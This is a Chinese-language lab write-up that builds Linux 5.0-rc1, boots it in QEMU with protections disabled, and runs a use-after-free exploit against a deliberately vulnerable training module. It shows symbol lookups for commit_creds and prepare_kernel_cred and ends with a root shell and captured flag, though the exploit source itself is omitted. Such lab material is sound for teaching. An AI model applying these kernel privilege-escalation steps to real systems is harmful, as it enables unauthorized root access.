
0. 文件结构

```
~/Desktop/NADP3/EXP5
.
├── connectvm
├── debugvm
├── drill_exploit_nullderef.c
├── drill_exploit_uaf.c
├── drill_mod.c
├── drill_operations.c
├── drill_trigger_crash.c
├── killvm
├── linux-5.0-rc1
|   └──...
├── scptovm
├── startvm
├── v5.0-rc1.tar.gz
├── wheezy.id_rsa
├── wheezy.id_rsa.pub
└── wheezy.img
```

1. 内核编译

```
sudo apt-get install build-essential flex bison bc libelf-dev libssl-dev libncurses5-dev gcc-8
wget https://github.com/torvalds/linux/archive/v5.0-rc1.tar.gz
tar -xvf v5.0-rc1.tar.gz
cd linux-5.0-rc1
make x86_64_defconfig
make -j8 CC=gcc-8
```




```
  LD [M]  net/netfilter/xt_LOG.ko
  LD [M]  net/netfilter/xt_addrtype.ko
  LD [M]  net/netfilter/xt_mark.ko
  LD [M]  net/netfilter/xt_nat.ko
  CC      arch/x86/boot/compressed/pgtable_64.o
  GZIP    arch/x86/boot/compressed/vmlinux.bin.gz
  CC      arch/x86/boot/compressed/misc.o
  MKPIGGY arch/x86/boot/compressed/piggy.S
  AS      arch/x86/boot/compressed/piggy.o
  LD      arch/x86/boot/compressed/vmlinux
  ZOFFSET arch/x86/boot/zoffset.h
  OBJCOPY arch/x86/boot/vmlinux.bin
  AS      arch/x86/boot/header.o
  LD      arch/x86/boot/setup.elf
  OBJCOPY arch/x86/boot/setup.bin
  BUILD   arch/x86/boot/bzImage
Setup is 15676 bytes (padded to 15872 bytes).
System is 8305 kB
CRC 89e51680
Kernel: arch/x86/boot/bzImage is ready  (#1)
xubiang@ubuntu:~/Desktop/NADP3/EXP5/linux-5.0-rc1$ ls
arch        COPYING        drivers   init     kernel       Makefile         Module.symvers  scripts     tools    vmlinux.o
block       CREDITS        firmware  ipc      lib          mm               net             security    usr
built-in.a  crypto         fs        Kbuild   LICENSES     modules.builtin  README          sound       virt
certs       Documentation  include   Kconfig  MAINTAINERS  modules.order    samples         System.map  vmlinux
xubiang@ubuntu:~/Desktop/NADP3/EXP5/linux-5.0-rc1$ 
```

2. QEMU运行编译内核结果

```
sudo apt-get install qemu qemu-kvm
# 使用命令行运行内核
qemu-system-x86_64 \
-kernel linux-5.0-rc1/arch/x86/boot/bzImage \
-append "console=ttyS0 root=/dev/sda debug earlyprintk=serial slub_debug=QUZ pti=off oops=panic ftrace_dump_on_oops nokaslr"\
-hda wheezy.img \
-net user,hostfwd=tcp::10021-:22 -net nic \
-nographic -m 512M -smp 2 \
-pidfile vm.pid 2>&1 | tee vm.log
# 使用脚本运行内核
sudo chmod +x startvm
./startvm
```

```
# 连接内核
sudo chmod +x connectvm
./connectvm
```



```
DHCPACK from 10.0.2.2
bound to 10.0.2.15 -- renewal in 41973 seconds.
done.
[ ok ] Cleaning up temporary files....
INIT: Entering runlevel: 2
[info] Using makefile-style concurrent boot in runlevel 2.
[   43.782505] audit: type=1400 audit(1652693090.861:6): avc:  denied  { map 1
[   43.786385] audit: type=1400 audit(1652693090.867:7): avc:  denied  { modul
[   43.788717] drill_mod: loading out-of-tree module taints kernel.
[   43.823136] drill: start hacking
4+0 records in
4+0 records out
4 bytes (4 B) copied, 0.00109303 s, 3.7 kB/s
[   44.166257] audit: type=1400 audit(1652693091.246:8): avc:  denied  { sysl1
[ ok ] Starting enhanced syslogd: rsyslogd.
Starting mcstransd:
[ ok ] Starting periodic command scheduler: cron.
[ ok ] Starting OpenBSD Secure Shell server: sshd.
[ ok ] Starting file context maintaining daemon: restorecond.

Debian GNU/Linux 7 syzkaller ttyS0

syzkaller login: [  945.742375] audit: type=1400 audit(1652693992.821:9): avc1
[  945.912414] audit: type=1400 audit(1652693992.992:10): avc:  denied  { map1
[  945.954763] audit: type=1400 audit(1652693993.035:11): avc:  denied  { map1
```


```
xubiang@ubuntu:~/Desktop/NADP3/EXP5$ ./connectvm
Linux syzkaller 5.0.0-rc1 #1 SMP Mon May 16 15:45:0
2 CST 2022 x86_64

The programs included with the Debian GNU/Linux sys
tem are free software;
the exact distribution terms for each program are d
escribed in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY,
 to the extent
permitted by applicable law.
Last login: Mon May 16 08:16:42 2022 from 10.0.2.2
drill@syzkaller:~$ id
uid=1000(drill) gid=1000(drill) groups=1000(drill)
context=unconfined_u:system_r:insmod_t:SystemLow-Sy
stemHigh
drill@syzkaller:~$
```

3. `drill_operations.c`

- 代码及解释见附件或附图，此处仅为运行过程及结果。

```bash
# 将文件传送到QEMU虚拟机
sudo chmod +x scptovm
./scptovm drill_operations.c
```

```bash
# 在QEMU虚拟机中编译并运行
gcc -o drill_operations drill_operations.c
./drill_operations
```



```
[   43.782505] audit: type=1400 audit(1652693090.861:6): avc:  denied  { map 1
[   43.786385] audit: type=1400 audit(1652693090.867:7): avc:  denied  { modul
[   43.788717] drill_mod: loading out-of-tree module taints kernel.
[   43.823136] drill: start hacking
4+0 records in
4+0 records out
4 bytes (4 B) copied, 0.00109303 s, 3.7 kB/s
[   44.166257] audit: type=1400 audit(1652693091.246:8): avc:  denied  { sysl1
[ ok ] Starting enhanced syslogd: rsyslogd.
Starting mcstransd:
[ ok ] Starting periodic command scheduler: cron.
[ ok ] Starting OpenBSD Secure Shell server: sshd.
[ ok ] Starting file context maintaining daemon: restorecond.

Debian GNU/Linux 7 syzkaller ttyS0

syzkaller login: [  945.742375] audit: type=1400 audit(1652693992.821:9): avc1
[  945.912414] audit: type=1400 audit(1652693992.992:10): avc:  denied  { map1
[  945.954763] audit: type=1400 audit(1652693993.035:11): avc:  denied  { map1
[  990.499537] audit: type=1400 audit(1652694037.580:12): avc:  denied  { map1
[  990.530207] drill: kmalloc'ed item at ffff8880189b4528 (size 3300)
[  990.530490] drill: exec callback ffffffffc00000de for item ffff8880189b4528
[  990.530649] normal drill_callback ffffffffc00000de!
[  990.530785] drill: free item at ffff8880189b4528
[  990.532437] drill: set item ptr to NULL
```


```
drill@syzkaller:~$ ls
drill_exploit_uaf    drill_operations
drill_exploit_uaf.c  drill_operations.c
drill@syzkaller:~$ ./drill_operations
begin as: uid=1000, euid=1000
drill@syzkaller:~$ 
```

4. drill_exploit_uaf.c


- 代码及解释见附件或附图，此处仅为运行过程及结果。

```
# 在System.map中寻找指定的地址
xubiang@ubuntu:~/Desktop/NADP3/EXP5/linux-5.0-rc1$ cat System.map | grep commit_creds
ffffffff81084370 T commit_creds
ffffffff822a9d10 r __ksymtab_commit_creds
ffffffff822be157 r __kstrtab_commit_creds
xubiang@ubuntu:~/Desktop/NADP3/EXP5/linux-5.0-rc1$ cat System.map | grep prepare_kernel_cred
ffffffff810845a0 T prepare_kernel_cred
ffffffff822afbd8 r __ksymtab_prepare_kernel_cred
ffffffff822be110 r __kstrtab_prepare_kernel_cred
# 将文件传送到QEMU虚拟机
./scptovm drill_exploit_uaf.c
```

```
# 在QEMU虚拟机中编译并运行
gcc -o drill_exploit_uaf drill_exploit_uaf.c
./drill_exploit_uaf
# 获取root权限后查看权限和flag
id
cat /root/flag
```



```
xubiang@ubuntu:~/Desktop/NADP3/EXP5/linux-5.0-rc1$ cat System.map | grep commit_creds
ffffffff81084370 T commit_creds
ffffffff822a9d10 r __ksymtab_commit_creds
ffffffff822be157 r __kstrtab_commit_creds
xubiang@ubuntu:~/Desktop/NADP3/EXP5/linux-5.0-rc1$ cat System.map | grep prepare_kernel_cred
ffffffff810845a0 T prepare_kernel_cred
ffffffff822afbd8 r __ksymtab_prepare_kernel_cred
ffffffff822be110 r __kstrtab_prepare_kernel_cred
xubiang@ubuntu:~/Desktop/NADP3/EXP5/linux-5.0-rc1$
```



```
4+0 records out
4 bytes (4 B) copied, 0.00109303 s, 3.7 kB/s
[   44.166257] audit: type=1400 audit(1652693091.246:8): avc:  denied  { sysl1
[ ok ] Starting enhanced syslogd: rsyslogd.
Starting mcstransd:
[ ok ] Starting periodic command scheduler: cron.
[ ok ] Starting OpenBSD Secure Shell server: sshd.
[ ok ] Starting file context maintaining daemon: restorecond.

Debian GNU/Linux 7 syzkaller ttyS0

syzkaller login: [  945.742375] audit: type=1400 audit(1652693992.821:9): avc1
[  945.912414] audit: type=1400 audit(1652693992.992:10): avc:  denied  { map1
[  945.954763] audit: type=1400 audit(1652693993.035:11): avc:  denied  { map1
[  990.499537] audit: type=1400 audit(1652694037.580:12): avc:  denied  { map1
[  990.530207] drill: kmalloc'ed item at ffff8880189b4528 (size 3300)
[  990.530490] drill: exec callback ffffffffc00000de for item ffff8880189b4528
[  990.530649] normal drill_callback ffffffffc00000de!
[  990.530785] drill: free item at ffff8880189b4528
[  990.532437] drill: set item ptr to NULL
[ 1016.542303] drill: kmalloc'ed item at ffff8880189b4528 (size 3300)
[ 1016.542518] drill: exec callback ffffffffc00000de for item ffff8880189b4528
[ 1016.542709] normal drill_callback ffffffffc00000de!
[ 1016.542801] drill: free item at ffff8880189b4528
[ 1016.547755] drill: exec callback 40098c for item ffff8880189b4528
```

```
drill@syzkaller:~$ ./drill_exploit_uaf
begin as: uid=1000, euid=1000
[+] payload:
        start at 0x7fd19cf91000
        callback 40098c
setxattr returned -1
[+] finish as: uid=0, euid=0, start sh...
# id
uid=0(root) gid=0(root) groups=0(root) context=syst
em_u:system_r:kernel_t:SystemLow
# cat /root/flag
fc010d4689fdea22d605f629cdb1c1d4e95d9263#
```